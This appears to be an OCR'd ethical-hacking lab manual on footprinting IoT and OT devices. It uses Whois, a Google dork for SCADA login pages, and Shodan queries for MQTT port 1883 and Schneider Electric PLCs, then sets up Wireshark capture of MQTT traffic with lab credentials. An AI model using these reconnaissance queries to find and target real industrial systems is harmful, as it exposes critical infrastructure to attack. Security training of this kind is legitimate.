
The information regarding the target IoT and OT devices can be acquired using various online sources such as Whois domain lookup, advanced Google hacking, and Shodan search engine. The gathered information can be used to scan the devices for vulnerabilities and further exploit them to launch attacks.

You can also select a protocol or device of your choice to perform footprinting on it.

1. switch to **Windows 10**
2. Open any browser and type https://www.whois.com/whois/


Edit with WPS Office

3. Search for www.oasis-open.org
   - The result appears, displaying the following information, as shown in the screenshots: Domain Information, Registrant Contact




4. 1. Now, open a new tab, and click on https://www.exploit-db.com/google-hacking-database in the address bar, and press **Enter**.


Edit with WPS Office



5. 1. The **Google Hacking Database** page appears; type **SCADA** in the **Quick Search** field and press **Enter**.
6. The result appears, which displays the Google dork related to SCADA




7. 1. Now, we will use the dorks obtained in the previous step to query results in Google.
8. 2. Open a new tab and click on https://www.google.com in the address bar, and press **Enter**.





9. 1. In the search field, type **"login" intitle:"scada login"** and click the **Google Search** button.

Edit with WPS Office




10. Open a new browser tab, go to https://account.shodan.io/login, enter your username and password, then click **Login**.






11. On the Shodan main page, type **port:1883** in the search bar and press **Enter**. Port 1883 is the default MQTT port defined by IANA for MQTT over TCP.

Edit with WPS Office





12. Click on any IP address to view its detailed information.

Edit with WPS Office



13. 1. Search for SCADA systems using PLC name:
"Schneider Electric"





Edit with WPS Office

Lab 2: Monitor and Examine IoT Device Communication

Lab Objectives:


Use **Wireshark** to observe and analyze **IoT (MQTT)** data traffic.

Task 1: Monitor and Analyze IoT Data Packets Using Wireshark

- Wireshark is an open-source tool for analyzing network protocols and diagnosing issues.
- It's useful for identifying OS, intercepting traffic, and studying protocol behavior.
- This lab focuses on **MQTT**, a lightweight protocol used in **IoT and M2M** communication.
- Goal: Capture and inspect **MQTT traffic** between IoT devices using Wireshark.
    1. switch to Ubuntu machine
    2. In the left pane under the **Favorites** list, scroll down and click the **Terminal** icon to open the terminal window.
    3. In the terminal window, type **sudo snap install mqtt-explorer** and press **Enter** to install the MQTT Explorer tool.


```
ubuntu@ubuntu:~$ sudo snap install mqtt-explorer
[sudo] password for ubuntu:
mqtt-explorer 0.3.5 from Thomas Nordquist (thomasnordquist) installed
ubuntu@ubuntu:~$
```

4. After installation, switch to the **Parrot Security** machine.
    - Navigate to **Applications → Pentesting → Most Used Tools**, then click **Wireshark** to launch it.




5. Double-click the interface icon in front of **SSH remote capture: sshdump** option

Edit with WPS Office




6. Under the **Server** tab:

- Enter **10.10.1.9** in the **Remote SSH server address** field.
- Enter **22** in the **Remote SSH server port** field.




7. Switch to the **Authentication** tab:
    - Set **Remote SSH server username** to **ubuntu**
    - Set **Remote SSH server password** to **toor**



